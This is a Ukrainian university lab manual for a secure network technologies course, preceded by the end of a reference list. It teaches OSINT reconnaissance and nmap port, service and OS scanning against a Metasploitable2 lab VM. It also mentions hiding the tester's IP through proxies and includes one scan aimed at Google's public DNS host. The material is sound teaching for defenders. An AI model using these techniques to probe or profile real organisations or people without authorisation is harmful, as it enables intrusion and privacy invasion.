30. MXToolbox. URL: https://mxtoolbox.com/asn.aspx (last accessed: 14.09.2022).

31. HackerTarget. URL: https://hackertarget.com/as-ip-lookup/ (last accessed: 14.09.2022).

32. Spyse. URL: https://spyse.com (last accessed: 14.09.2022).

33. Awesome Shodan Search Queries. URL: https://github.com/jakejarvis/awesome-shodan-queries (last accessed: 14.09.2022).

34. Getting the Most Out of Shodan Searches (SANS Penetration Testing blog). URL: https://www.sans.org/blog/getting-the-most-out-of-shodan-searches/ (last accessed: 14.09.2022).

35. Sublist3r. URL: https://github.com/aboul3la/Sublist3r (last accessed: 14.09.2022).

36. DNS Dumpster. URL: https://dnsdumpster.com/ (last accessed: 14.09.2022).

37. Fierce. URL: https://github.com/mschwager/fierce (last accessed: 14.09.2022).

38. AndrewNohawk. URL: https://www.andrewmohawk.com/ (last accessed: 14.09.2022).

39. SSL Server Test. URL: https://www.ssllabs.com/ssltest/ (last accessed: 14.09.2022).

40. Про інформацію: Закон України від 02.10.1992 р. № 2657-XII. Дата оновлення: 20.11.2022. URL: https://zakon.rada.gov.ua/laws/show/2657-12#Text (дата звернення: 15.09.2022).

41. Про друковані засоби масової інформації (пресу) в Україні: Закон України від 16.11.1992 р. № 2782-XII. Дата оновлення: 12.06.2022. URL: https://zakon.rada.gov.ua/laws/show/2782-12#Text (дата звернення: 15.09.2022).

42. Про охоронну діяльність: Закон України від 22.03.2012 р. № 4616-VI. Дата оновлення: 15.06.2022. URL: https://zakon.rada.gov.ua/laws/show/4616-17#Text (дата звернення: 15.09.2022).

43. Про захист персональних даних: Закон України від 01.06.2010 р. № 2297-VI. Дата оновлення: 27.10.2022. URL: https://zakon.rada.gov.ua/laws/show/2297-17#Text (дата звернення: 15.09.2022).

44. Про оперативно-розшукову діяльність: Закон України від 18.02.1992 р. № 2135-XII. Дата оновлення: 15.06.2022. URL: https://zakon.rada.gov.ua/laws/show/2135-12#Text (дата звернення: 15.09.2022).

45. Ланде Д. В. Правові питання конкурентної розвідки. URL: http://ippi.org.ua/sites/default/files/7_16.pdf (дата звернення: 15.09.2022).

46. Про рішення Ради національної безпеки і оборони України від 27 січня 2016 року "Про Стратегію кібербезпеки України": Указ Президента України від 15.03.2016 р. № 96/2016. Дата оновлення: 28.08.2021. URL: https://zakon.rada.gov.ua/laws/show/96/2016#Text (дата звернення: 15.09.2022).

47. Розробка системи управління кіберінцидентами в мережах LTE. URL: https://jrnl.nau.edu.ua/index.php/Infosecurity/article/view/13036/18086 (дата звернення: 15.09.2022).

48. Персональні дані: Електронна енциклопедія Wikipedia. Україномовна версія. URL: https://uk.m.wikipedia.org/wiki/Персональні_дані/ (дата звернення: 15.09.2022).

49. 10 Powerful Vulnerability Scanning Tools in 2022. URL: https://www.businessprocessincubator.com/content/10-powerful-vulnerability-scanning-tools-in-2022/ (last accessed: 14.09.2022).

50. Metasploit. URL: https://www.metasploit.com/ (last accessed: 14.09.2022).

51. Managing Workspaces. URL: https://docs.rapid7.com/metasploit/managing-workspaces/ (last accessed: 15.09.2022).

52. Samba. URL: https://www.samba.org (last accessed: 15.09.2022).

53. Basic Data Exfiltration. URL: https://breaktoprotect.blogspot.com/2013/02/basic-data-exfiltration.html (last accessed: 15.09.2022).

54. Hydra. URL: https://github.com/vanhauser-thc/thc-hydra (last accessed: 15.09.2022).

55. John the Ripper. URL: https://www.openwall.com/john/ (last accessed: 15.09.2022).

56. Meterpreter. URL: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ (last accessed: 15.09.2022).

57. DHCP Logging Events for DNS Registrations. URL: https://learn.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-dns-events (last accessed: 15.09.2022).

58. Linux Logs Explained. URL: https://www.plesk.com/blog/featured/linux-logs-explained/ (last accessed: 15.09.2022).

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ЗАПОРІЗЬКА ПОЛІТЕХНІКА»

ЗАХИЩЕНІ МЕРЕЖНІ ТЕХНОЛОГІЇ

МЕТОДИЧНІ ВКАЗІВКИ ДО ЛАБОРАТОРНОГО ПРАКТИКУМУ

для студентів спеціальності
125 «Кібербезпека»
всіх форм навчання

Запоріжжя
НУ «ЗАПОРІЗЬКА ПОЛІТЕХНІКА»
2022

Захищені мережні технології. Методичні вказівки до лабораторного практикуму для студентів спеціальності 125 «Кібербезпека» всіх форм навчання / Укл. Р.Ю. Корольков, С.В. Куцак – Запоріжжя, НУ «Запорізька політехніка», 2022 – 31с.

Укладачі: Сергій Вікторович Куцак, ст. викл.
Роман Юрійович Корольков, канд. техн. наук, ст. викл.

Рецензент: Сергій Іванович Лізунов, канд. техн. наук, доц.

Електронне навчальне видання

Лабораторний практикум містить матеріали, які дозволять студентам попрактикуватися у виконанні лабораторних робіт, в яких розглянуто основні етапи проведення тестування на проникнення, зокрема процес збору інформації, процес отримання інформації від мережевих сервісів (сканування мережі), процедура пошуку та експлуатації вразливостей, а також видалення слідів проникнення. Призначений для студентів 3 курсу, які навчаються за напрямом підготовки 125 "Кібербезпека" з дисципліни "Захищені мережеві технології".

Затверджено на засіданні
кафедри захисту інформації
Протокол №_
від __ грудня 2022 р.

ДОДАТОК А

ЗМІСТ

Лабораторна робота № 1

1 ОГЛЯД РІЗНИХ МЕТОДІВ РОЗВІДКИ

Мета роботи. Отримати навички здійснювати пошук інформації про сайт, його IP, сервіси та служби відкритих на хостах.

Короткі теоретичні відомості

Перший етап злому будь-якої інформаційної системи починається зі збору максимальної кількості інформації про ціль. Майже ніколи не вдається зібрати всю інформацію з одного-єдиного джерела. Дані доводиться збирати з багатьох різних місць, щоб згодом отримати повну картину інформаційної системи організації. На цьому етапі виявляються слабкі місця мережі, через які у майбутньому і буде здійснюватися проникнення в систему. При правильному підході можна виявити не тільки потенційно вразливі місця, а й намітити можливі вектори атаки на зазначену ціль.

Є в основному два типи розвідки, які можуть бути виконані, відомі як «активна» та «пасивна». Пасивна розвідка – це метод, за допомогою якого робляться спроби зібрати інформацію про ціль та її мережу без активної участі в системі. Активна розвідка – це метод, у якому роблять спроби зібрати інформацію шляхом активної взаємодії із системою.

Перший спосіб називається OSINT (Open source intelligence, Розвідка на основі відкритих джерел). Інформація, яка була отримана цим шляхом, абсолютно легальна, оскільки всі матеріали були отримані лише з інтернету, і при її зборі не було здійснено жодних протиправних дій. За допомогою цього можна знайти геодані, різні документи організацій, особисту інформацію людини та інші відомості, залежно від того, яка кінцева мета.

Активний збір, у свою чергу, грунтується на певних діях, спрямованих на сам сайт безпосередньо, та на сервер зокрема. Дані, отримані таким шляхом, навряд чи можна назвати легальними, і така дія навряд чи влаштує власників сервера. Мається на увазі активна взаємодія з сервісами самого сервера, які, швидше за все, будуть залоговані. Насправді інформація, отримана активним способом збору, рідко викладається просто так. Часто дані використовуються для проникнення на сервер або для продажу цінної та секретної інформації.

1.1 Методи збору інформації

У розрізі кібербезпеки OSINT найчастіше застосовується для збирання публічних даних про компанію, і це стосується не тільки інформації про email-адреси її співробітників. Не менш цікавою буде інформація про: DNS-імена та IP-адреси; інформація о доменах та субдоменах, зареєстрованих за компанією; факти компрометації поштових адрес; відкритих портах та сервісах на них; публічних експлойтів для знайдених сервісів; конфіденційні документи; наявні механізми безпеки.

Одним із найпопулярніших і доступних способів під час збору даних про ціль є використання онлайн-сервісів. Узагальнена база таких сервісів називається osintframework.

1.1.1 Recon-ng

Recon-ng – це повнофункціональний розвідувальний фреймворк, розроблений з метою забезпечення потужного середовища для швидкого та ретельного проведення веб-розвідки з відкритим кодом. Простий інтерфейс на основі команд дозволяє Recon-ng виконувати типові операції, такі як взаємодія з базою даних, виконання веб-запитів, керування ключами API або стандартизація вихідного вмісту. Цей фреймворк веб-розвідки написаний на Python і містить багато модулів, зручних функцій та інтерактивну довідку, яка допоможе правильно ним користуватися. За допомогою Recon-ng, використовуючи простий пошук, можна знайти веб-камери, паролі за замовчуванням, маршрутизатори, світлофори тощо.

1.1.2 Shodan

Shodan – скорочено від Sentient Hyper-Optimized Data Access Network (Розумна гіпероптимізована мережа доступу до даних), ця пошукова система відображає та збирає інформацію з мільйонів підключених до Інтернету пристроїв і систем по всьому світу. Таке налаштування робить моніторинг мережі легким. Команди з кібербезпеки можуть використовувати функціональність Shodan для моніторингу пристроїв і серверів у своїй мережі, які мають прямий доступ до Інтернету – і, отже, піддаються атакам. Інші додатки пошукової системи Shodan включають дослідження ринку, аналіз вразливостей і тестування на проникнення.

Shodan.io є інтернет-ресурсом, що дозволяє отримувати інформацію про підключені до мережі пристрої за їх IP-адресою. Іншими словами, ресурс є пошуковою системою, що дозволяє користувачам шукати підключені до інтернету сервера: веб-камери, маршрутизатори, і т. д. Деякі також описують його як пошукову систему сервісних банерів, що є метаданими, які сервер відправляє назад клієнту при відповіді. Цими метаданими може бути інформація про програмне забезпечення, які опції підтримує сервіс, вітальне повідомлення або ще щось, що клієнт повинен з'ясувати перед взаємодією з сервером.

У своїй роботі Shodan головним чином збирає дані про веб-сервери HTTP/HTTPS (порти 80, 8080, 443, 8443), а також FTP (порт 21), SSH (порт 22), Telnet (порт 23), SNMP (порт 161), IMAP (порти 143, 993), SMTP (порт 25), SIP (порт 5060), RTSP (порт 554). Останній протокол може використовуватися для доступу до веб-камер та відеопотоку [32, 33].

Також стандартний функціонал здатний знаходити вразливості ресурсу та виводити їх CVE, завдяки чому можна знайти методи рішення скориставшись загальною базою https://cve.mitre.org/.

Маючи ці дані, вже можна зробити аналітику на предмет вразливості, проводити сканування та моніторинг цільового ресурсу (або цілої мережі), в режимі реального часу: виявляти витоки даних у хмару, фішингові веб-сайти, зламані бази даних і т.д. Shodan надає інструменти моніторингу всіх підключених пристроїв в Інтернеті. Варто також зауважити, що можна налаштувати зручне оповіщення за результатами моніторингу та виявлення будь-яких аномалій.

1.1.3 Maltego

Maltego – це програмне забезпечення, яке використовується для розвідки та криміналістики з відкритим кодом, розроблене Paterva [24]. Це графічний інструмент аналізу посилань для збору та об'єднання інформації для завдань розслідування. Використання Maltego дозволяє запускати розвідувальне тестування щодо конкретних цілей. Щоб використовувати Maltego, потрібно створити безкоштовний обліковий запис на їх веб-сайті, після чого можна запустити нову пошукову машину або запустити перетворення на цільовій машині з існуючої. Після того, як буде обрана трансформація, програма Maltego почне запускати всі трансформації з серверів Maltego. Maltego написане на Java і працює з усіма операційними системами. Воно попередньо встановлене у Kali Linux. Maltego широко використовується завдяки своїй зручній для розуміння моделі сутності-зв'язку, яка представляє всі важливі деталі.

1.1.4 theHarvester

theHarvester – це дуже простий у використанні, але потужний і ефективний інструмент, призначений для використання на ранніх етапах тестування на проникнення. Використовується для збору розвідувальних даних із відкритим кодом (OSINT), щоб допомогти визначити склад зовнішніх загроз компанії в Інтернеті. Інструмент збирає електронні адреси, імена, субдомени, IP-адреси та URL-адреси, використовуючи численні загальнодоступні джерела даних. theHarvester використовує багато ресурсів для отримання даних, таких як сервери ключів PGP, Bing, Baidu, Yahoo і пошукової системи Google, а також соціальні мережі, такі як Linkedin, Twitter і Google Plus. Можливість пошуку віртуальних хостів – ще одна цікава функція theharvester. Через роздільну здатність DNS програма перевіряє кількість імен хостів, що пов'язані з певною IP-адресою.

1.1.5 Metagoofil

Metagoofil – це безкоштовний інструмент із відкритим вихідним кодом для отримання всієї інформації метаданих із публічних документів [26], доступних на веб-сайтах(pdf, doc, xls, ppt, docx, pptx, xlsx), що належать цільовій компанії. Цей інструмент використовує дві бібліотеки для вилучення даних – Hachoir та PdfMiner. Після отримання всіх даних Metagoofil створює

звіт, який містить імена користувачів, версії програмного забезпечення та назви серверів або машин, що допомагає тестувальникам на проникнення на етапі збору інформації. Цей інструмент також може отримувати MAC-адреси з документів Microsoft Office та надавати інформацію про апаратне забезпечення системи, за допомогою якої створюється звіт.

1.1.6 SpiderFoot

SpiderFoot – це інструмент розвідки, який автоматично запитує понад 100 загальнодоступних джерел даних (OSINT) для збору інформації про IP-адреси, доменні імена, адреси електронної пошти, імена тощо. Для цього потрібно просто вказати ціль дослідження, обрати, які модулі ввімкнути, а потім SpiderFoot збере дані, щоб створити розуміння всіх сутностей і того, як вони пов'язані між собою. SpiderFoot можна використовувати для спрощення процесу компіляції OSINT для пошуку інформації про ціль шляхом автоматизації процесу збору. Якщо хтось завантажить зображення в будь-яку із загальнодоступних соціальних мереж з активованою функцією геолокації, SpiderFoot зможе побачити повну активну інформацію про те, де була ця особа.

1.1.7 OSINT Framework

Фреймворк OSINT зосереджений на зборі інформації з безкоштовних інструментів або ресурсів [27]. Мета фреймворку полягає в тому, щоб допомогти людям знайти безкоштовні OSINT-ресурси. Деякі з включених сайтів можуть вимагати реєстрації або пропонувати більше даних за певну оплату, але OSINT дає можливість отримати принаймні частину доступної інформації безкоштовно.

Фреймворк OSINT можна використовувати для отримання даних шляхом аналізу різних публічних платформ. Ці платформи включають новини, зображення, платформи соціальних мереж тощо. Фреймворк OSINT є благом для цифрового світу, оскільки він допомагає викристалізувати велику частину даних в Інтернеті, дістаючи інформацію, яка є більш актуальною та цінною. Інструменти OSINT спрощують життя завдяки феномену сегрегації – розділення (відокремлення) інформації. Фреймворки OSINT використовуються в різних галузях для досягнення оптимальних результатів.

1.2 Використання пошукових сервісів

Хакер або аудитор може використовувати для збору інформації пошуковий сервіс, і не тільки Google, а також Yahoo або будь-який інший. Для прискорення та полегшення процесу пошуку та збору інформації можна використовувати оператори пошуку. Без них знайти необхідну інформацію буде непросто складно, але практично неможливо.

Наприклад, на запит ukrposhta Google видає близько 1 680 000 результатів. За запитом site:ukrposhta.ua – 8230, а після уточнення site:ukrposhta.ua filetype:doc – всього 27.

Таким чином, з понад мільйона результатів пошуку відфільтровано тільки те, що було цікаво.

Оператори:

– оператор site обмежує виведення результатів запиту інформацією з одного сайту (приклад використання – site:ukrposhta.ua);

– оператор filetype використовується для пошуку файлів певного типу (приклад використання – filetype:doc);

– оператор inurl шукає заданий текст лише на url сайту;

– оператор intitle шукає інформацію, виходячи із заголовка документа.

Існує безліч операторів, і кожен з них має свої характеристики. У процесі збирання інформації, використання Google або іншої пошукової системи з використанням операторів може дійсно принести багато корисних результатів.

1.2.1 Пошук нформації про автономну систему організації та її підмережі

Існує безліч онлайн-інструментів, які дозволяють шукати інформацію про автономну систему для заданого імені організації або домену, серед них HackerTarget

https://hackertarget.com

Безкласова міждоменна маршрутизація (CIDR) – це метод розподілу IP-адрес та IP-маршрутизації. Нотація CIDR є компактним представленням IP-адреси і пов'язаного з ним префікса маршрутизації. Позначення складається з IP-адреси, символу косої риси (/) та цілого числа. Наприклад, запис CIDR 18.5.27.0/24 означає, що старші 24 біт адреси (18.5.27) залишаються постійними, а молодші 8 біт є змінними і представляють комп'ютери в підмережі. 18.5.27.0 – це перша адреса, а 18.5.27.255 – остання адреса, всього 256 можливих адрес в цьому діапазоні.

1.2.2 Пошук інформації про людей

Якщо знайдено список співробітників компанії, то буде корисним зібрати про них якнайбільше інформації. Досить часто буває, що зламування ресурсу, який, здавалося б, не має жодного відношення до організації, яку намагаються зламати, призводить до її компрометації. Таке можливо, якщо співробітники використовують одні й самі паролі для доступу до різних систем.

Найкращим місцем пошуку інформації залишаються соціальні мережі. Завдяки тому, що ними користується безліч людей, вони стають бездонним джерелом інформації. За ними можна відстежити все – кар'єру, спосіб життя,

інтереси та багато іншого. Користуючись даними про геомітки фотографій можна подивитися, що відбувається за зачиненими дверима організації.

1.2.3 Пошук серед архівних даних

Щоб знайти інформацію, яку організація перш за все публікувала в Інтернеті, а потім видалила (через допуск помилки або втрати актуальності даної інформації) можна скористатися сервісом archive.org. Це так званий архів Інтернету, який збирає копії веб-сторінок, графічні матеріали, відео- та аудіозаписи та програмне забезпечення. Архів забезпечує довгострокове архівування зібраного матеріалу та безкоштовний доступ до своїх баз даних для широкої публіки.

1.3 Whois

Система Whois дозволяє отримати доступ до довідкової інформації, що зберігається у реєстраторів доменних імен. Для отримання інформації про домен необхідно в консолі unix-системи запустити утиліту «whois» з IP-адресою та доменним ім'ям сайту. IP-адреса визначається шляхом запуску команди «ping».

```
$ ping zp.edu.ua
```

Використовуючи whois можна отримати інформацію про доменне ім'я «zp.edu.ua».

```
$ whois <IP>
$ whois zp.edu.ua
```

1.4 DNS

Для автоматизованого пошуку субдоменів організації можна використовувати Sublist3r, DNS Dumpster, Fierce.

1. Sublist3r – це інструмент переліку DNS. Він використовує комбінацію пошукових систем в Інтернеті та (необов'язково) вгадування грубої сили, щоб надати список піддоменів з урахуванням початкового домену.

2. DNS Dumpster – аналогічний інструмент із веб-інтерфейсом.

3. Fierce – це сканер доменних імен, що допомагає знаходити несуміжні IP-простори та імена хостів у зазначених доменах. Іншими словами, враховуючи доменне ім'я, він знайде піддомени і знайде прилеглі сервери («поблизу» на основі IP-адреси), які можуть або не можуть фактично використовувати те саме доменне ім'я. Цей інструмент не займається експлуатацією та не сканує весь Інтернет без розбору. Він призначений спеціально виявлення можливих цілей як усередині корпоративної мережі, так і за її межами.

1.5 SSL Certificates

SSL сертифікати можуть бути корисним джерелом імен хостів, які можуть становити інтерес для тестування на проникнення. Перевірити SSL-сертифікати можна вручну у веб-браузері або за допомогою різних онлайн-ресурсів, наприклад - https://www.ssllabs.com/ssltest/

1.6 Сканування

Зібравши на попередньому етапі інформацію про цільову організацію з відкритих джерел, дослідник безпеки переходить до другого етапу – безпосереднього отримання інформації від внутрішніх мережних сервісів цільової організації. Якщо на попередньому етапі дії дослідника безпеки було практично неможливо виявити жодним з відомих інструментів, які використовуються з метою запобігання атакам, то на етапі сканування, коли йде звернення до сервісів безпосередньо, активність досить легко помітити. Якщо поставленим завданням є проведення аудиту інформаційної системи таким чином, щоб про це не дізнався персонал відділу IT, то постає питання приховування IP-адреси, що використовується за допомогою використання різних проксі-серверів або спеціалізованого програмного забезпечення.

1.6.1 Сканування портів

Сканування портів є першим етапом активної розвідки і, мабуть, одним з основних. Є велика кількість портів: 65535 портів tcp і udp. Номери портів, що починаються з нуля до 1024, є загальновідомими портами. Наприклад, порт 80 пов'язаний з http; порт 21 зіставляється з ftp, порт 25 – з smtp тощо. Сканування портів – це метод розвідки, який включає сканування хоста на наявність відкритих портів і служб. Часто це включає відправлення повідомлення на кожен з портів і визначення того, який з них може бути відкритий.

Даний метод дозволяє виявити активні машини, що працюють у мережі цільової організації, а також встановлене на них програмне забезпечення, запущені мережні сервіси та, у деяких випадках, версію операційної системи. Сканування TCP-портів засноване на "трьохсторонньому рукостисканні" (three-way handshake). Сканер посилає пакет SYN на порт, і у випадку, коли порт відкритий, отримує у відповідь пакет ACK, а якщо порт закритий – п кет RST.

Сканування UDP-портів має свою особливість, тому що протокол UDP, на відміну від TCP, не гарантує надійної доставки інформації та не використовує «рукостискання». Якщо при скануванні виявляється, що порт закритий, сканер отримує назад повідомлення «порт недоступний». У свою чергу відсутність такого повідомлення дозволяє сканеру прийняти рішення про те, що порт відкритий. Але тут є одна проблема: якщо перед сервером стоїть брандмауер, який блокує запити, що йдуть від сканера, то сканер не

отримуватиме повідомлення про невдале підключення і прийме неправильне рішення про те, що порт відкритий.

1.6.2 Визначення активних хостів

Визначення активних хостів допомагає скоротити час, який потрібний для проведення аудиту. Визначивши активні хости та сконцентрувавшись лише на них, дослідник безпеки може заощадити велику кількість часу та зменшити обсяг роботи. Для визначення активних хостів можна використовувати ping.

Ping – стандартна утиліта, що входить до складу будь-якої ОС. Однак цей метод має один недолік – дуже часто ICMP, на основі якого і працює ping, заблокований на рівні брандмауера. І в цьому випадку хост, на який надсилаються запити, не відповідатиме на них.

Оскільки ping має досить обмежену функціональність, до того ж використовується утиліта hping3, яка працює не тільки з ICMP, але і з TCP-протоколом, отже, вона може надсилати запити на будь-який порт, отримувати відповіді та обробляти їх.

1.6.3 Отримання інформації від DNS-сервера

Завдяки інформації, яку можна отримати від DNS-сервера, можна скласти список публічних зовнішніх, а часом внутрішніх серверів, що використовуються цільовою організацією. Взаємодіяти з DNS-сервером можна декількома різними способами, наприклад, через кросплатформенну утиліту nslookup.

Типи записів, що використовуються DNS-сервісом:

– A (Address) – пов'язує доменне ім'я та IP-адресу;

– SOA (Start of Authority) – показує, які DNS відповідають за еталонну інформацію про цю зону;

– CNAME (Canonical Name) – додаткове ім'я для цього домену;

– MX (Mail Exchange) – визначає, які поштові сервери обслуговують цю зону;

– SRV (Service) – показує, які сервіси обслуговують цю зону;

– PTR (Pointer) – прив'язує IP-адресу до доменного імені;

– NS (Name Server) – показує, які DNS-сервери обслуговують цю зону.

Використовуючи інформацію з цих записів, можна отримати багато корисної інформації.

1.7 Завдання до роботи

Провести пошук за відкритими джерелами НУ “Запорізька політехніка”:

– сайтів організації, IP адреси, доменні імена, піддомени, DNS записи;

– обладнання, яке використовується в організації.

Зміст звіту

1. Мета роботи.
2. Результати виконання завдання.
3. Відповіді на контрольні питання.
4. Висновки по роботі.

Контрольні питання

1. Який номер автономної системи для НУ “Запорізька політехніка”?
2. Яка підмережа у форматі CIDR пов’язана з номером автономної системи НУ “Запорізька політехніка”? Відповідь надайте у форматі a.b.c.d/n
3. Яка IP-адреса для хосту moodle.zp.edu.ua?
4. Яка IP-адреса хосту library.zp.edu.ua?
5. Що таке «альтернативні імена» або «імена DNS» для імені хосту www.zp.edu.ua в сертифікаті SSL?

Лабораторна робота № 2

2 СКАНУВАННЯ ЗА ДОПОМОГОЮ NMAP

Мета роботи. Отримати навички роботи та вивчити основні команди Nmap для сканування системи Metasploitable2 для виявлення відкритих портів, додатків та версій.

Короткі теоретичні відомості

Metasploitable2 – це віртуальна машина, яка навмисно містить велику кількість вразливостей та помилок у налаштуванні програмного забезпечення. Дана віртуальна машина базується на операційній системі Ubuntu Linux та спеціально спроектована для тестування інструментів інформаційної безпеки та підвищення практичних навичок фахівців у сфері інформаційної безпеки. В цій операційній системі заздалегідь відкриті всі порти і є найвідоміші вразливості, деякі з яких зустрічаються в реальному житті на діючих системах.

Головна мета Metasploitable2 – допомогти фахівцям з інформаційної безпеки оцінити свої навички, легально перевірити різноманітні інструменти; допомогти розробникам краще зрозуміти механізм написання безпечного коду, а також дізнатися більше про безпеку контрольованого середовища. Metasploitable2 надає можливість попрактикуватися в експлуатації найпопулярніших вразливостей.

NMAP – це стандарт для виявлення хостів і сканування портів, що має багато функцій, які роблять цей інструмент дуже надійним.

Операційна система (ОС) Kali Linux є передовим Linux-дистрибутивом для проведення тестування на проникнення та аудиту безпеки. Kali Linux включає понад 600 інструментів, орієнтованих на різні завдання інформаційної безпеки, такі як тестування на проникнення, збирання інформації, форензика та зворотна інженерія.

2.1 Встановлення та налаштування Kali Linux та Metasploitable2

2.1.1 Завантажте та встановіть Kali Linux (далі – Kali) та Metasploitable2 у якості віртуальних машин (зробіть скріншот виконаної роботи).

2.1.2 Використовуючи термінал працюючої віртуальної машини Metasploitable2, знайдіть її IP-адресу.

2.1.3 Завантажте скріншоти екрана (загалом не більше 4 скріншотів - по одному для кожного пункту), які показують:

– віртуальна машина Kali працює, ви увійшли до системи та готові до використання (робочий стіл з відкритим вікном терміналу);

– віртуальна машина Metasploitable2 запущена та готова до використання (командний рядок);

– диспетчер завдань Windows або монітор активності Mac, що показує використання системних ресурсів з одночасним запуском як

віртуальних машин, так і операційної системи. Зокрема, переконайтеся, що відображається використання пам'яті (ОЗП);

– текстовий редактор, відкритий у Kali, в якому написано Прізвище, Ім'я, По батькові студента та дата виконання лабораторної роботи.

2.2 Налаштування NMAP

В під час виконання роботи студенти повинні замінити <IP.address.of. metasploitable2> фактичною IPv4-адресою Metasploitable2.

2.2.1 Запустіть Kali та віртуальну машину Metasploitable2, та переконайтеся, що вони знаходяться в одній ізольованій мережі.

Переконайтеся, що віртуальні машини мають різні IP-адреси та знаходяться в одній мережі. Якщо обидві системи мають однакову IP-адресу, і ви використовуєте VirtualBox, то можливо ви не завершили налаштування мережі. Вимкніть віртуальні машини, завершіть налаштування, а потім поверніться, щоб продовжити виконання роботи.

2.2.2 Відкрийте вікно «Terminal Emulator» в Kali.

Виконуйте всі команди nmap від імені користувача root – для деяких команд ви отримаєте більше інформації від імені користувача root (sudo -s или su).

2.2.3 Перевірте версію *nmap* та переконайтеся, що ви керуєтесь документацією для версії програми, яку використовуєте.

```
$ nmap --version
```

2.3 Визначення хоста

Виконайте базове сканування хоста *nmap* без сканування портів. Зазвичай це використовується для сканування всієї підмережі (або більше).

Для сканування діапазону IP-адрес використовується CIDR block notation.

```
nmap -sn <ipv4 CIDR block>
```

Щоб дізнатися свою мережу, потрібно виконати команду ifconfig в Kali або Metasploitable2, яка виведе адресу inet та значення маски. Наприклад, "маска" 255.255.255.0, застосована до адреси "inet" 192.168.56.17, перетворюється на мережу 192.168.56.0/24. Netmask 255.255.255.0, 8x3=24, так що це замаскує три блоки '.'.

Але в рамках цієї лабораторної роботи цілю є конкретні IP-адреси, що нас цікавлять.

По-перше, націльтесь лише на віртуальну машину Metasploitable2 за її IP-адресою.

```
$ sudo nmap -sn <IP.addr.of.metasploitable2>
```

Як тільки буде визначено, що хост активний, можна використовувати NMAP для пошуку відкритих портів.

2.4 Сканування TCP-портів

Проведемо сканування TCP, щоб визначити, які порти відкриті Metasploitable2.

```
nmap -sS <IP.addr.of.metasploitable2>
```

Це дає можливість просканувати приблизно 1800 найпоширеніших TCP-портів на цільовій машині. Також можна вказати додаткові порти для сканування.

Проскануйте перші 10 000 портів віртуальної машини Metasploitable2:

```
nmap -sS -p1-10000 <IP.addr.of.metasploitable2>
```

2.5 Сканування UDP-портів

Виконайте Nmap сканування UDP-портів на віртуальній машині Metasploitable2 для виявлення активних служб.

```
$ sudo nmap -sU <IP.addr.of.metasploitable2>
```

На відміну від TCP, немає універсального способу дізнатися, чи відкрито порт UDP, оскільки UDP не потребує встановлення з'єднання. Результати будуть набагато точніші, якщо увімкнути сканування служб та версій за допомогою сканування UDP.

Якщо прийняти стандартні параметри, сканування займе дуже багато часу. Однак, можна прискорити роботу Nmap, вказавши шаблон часу, відмінний від стандартного.

Враховуючи, що ціллю є віртуальна машина на тому ж комп'ютері (це навіть краще, ніж у тій же локальній мережі), можна використовувати коротші тайм-аути, які повинні бути абсолютно безпечними.

Якщо цікавлять лише найпопулярніші служби (що достатньо для цієї лабораторної роботи), можна використати аргумент --top-ports=N, щоб сканувати лише N найпопулярніших портів.

2.6 Сканування служб та їх версій

Виконайте *Nmap* сканування служб та їх версій віртуальної машини Metasploitable2:

```
$ sudo nmap -sV <IP.addr.of.metasploitable2>
```


Тепер проскануйте веб-програми на Metasploitable2. Metasploitable2 має багато навмисне вразливих веб-додатків. Веб-програма – це загальний термін для окремого веб-сайту або програми, що працює за протоколом http. Програми можуть працювати з різними базовими шляхами URL-адрес, всі вони використовують один і той же порт, наприклад порт 80, але веб-програми можуть працювати з будь-якого порту.

```
nmap -sV --script=http-enum <IP.addr.of.metasploitable2>
```

Сканування покаже для цього порту багато різних шляхів, знайдених скануванням для повернення HTTP-відповідей. Переглядати ці порти та шляхи можна у веб-браузері Kali.

Наприклад, якщо сканування 10.211.55.5 показало, що шлях /tikiwiki/ був знайдений на порту 4454, то програму можна дослідити, ввівши наступну адресу в адресний рядок веб-браузера: 10.211.55.5:4454/tikiwiki/ (введення :port після адреси змінює значення порту за замовчуванням для даного протоколу. За мовчуванням, веб-браузер використовує http, який має порт 80.)

2.7 Повне сканування

- Додаткову інформацію можна отримати за допомогою агресивного прапора («-A»).

Виконайте сканування віртуальної машини Metasploitable2, використовуючи прапор –A. Це найтриваліше сканування (принаймні для TCP) і найдокладніше. Таким чином, його найкраще запускати на дуже конкретних хостах, про які ви знаєте, що вони існують та у них є певні служби, які вас цікавлять.

```
$ sudo nmap -A <IP.addr.of.metasploitable2>
```

2.8 Визначення ОС

Корисною функцією nmap є зняття відбитків операційної системи, яке виконується шляхом профілювання того, як реагує система на її сканування.

Виконайте Nmap сканування визначення ОС на Metasploitable2 VM. Зверніть увагу на те, що неявним виявленням ОС є відкриття портів.

```
nmap -O <IP.addr.of.metasploitable2>
```

Зміст звіту

1. Мета роботи.
2. Результати виконання завдань за пп. 1.1 – 1.8.
3. Відповіді на контрольні питання.
4. Висновки по роботі.

Контрольні питання

6. Яка версія Nmap використовується в Kali? (надайте відповідь у формі: x.xx).

7. Які IP-адреси ваших віртуальних машин Kali Linux та Metasploitable2?

8. Яка інформація відображається під час запуску ping-сканування $ sudo nmap -sn <IP.addr.of.metasploitable2> для Metasploitable2?

9. Які методи Nmap використовує для виявлення вузлів при запуску від імені користувача root?

– щоб задокументувати свою відповідь, запустіть Wireshark у фоновому режимі та запишіть лише сканування мережі Nmap з параметром -sn без додаткового фонового мережного трафіку (або мінімальним). Збережіть і завантажте отриманий файл .pcapng.

– по-друге, націльтесь на IP-адресу 8.8.8.8, яка буде зіставлятися з будь-яким загальнодоступним DNS-сервером Google, який є найближчим до нас географічно (“IP Anycast”). Як і раніше, просто виконайте базове сканування виявлення хоста nmap без сканування портів. Яке ім’я хоста відповідає на зворотний DNS-запит Nmap, надісланий для 8.8.8.8.in-addr.arpa?? Ви можете отримати цю інформацію з трасування Wireshark, яке ви щойно отримали. Порада: ви можете ввести це ім’я хоста у свій веб-браузер і переглянути веб-сторінку, яка повинна підтвердити правильність вашої відповіді. Поясніть, які відповіді отримані в результаті виявлення хоста Nmap. Сформулюйте свою відповідь у форматі: Nmap надіслав <request message>, а через кілька пакетів цільовий хост надіслав <reply message>.

10. Які порти відкриті на віртуальній машині Metasploitable2? Надайте результати сканування Nmap (скопіюйте та вставте всю таблицю PORT | STATE | SERVICE). Скільки відкритих портів? Скільки закритих портів?

11. Яку команду потрібно ввести для швидкого сканування портів UDP, а також для увімкнення сканування служб та версій?

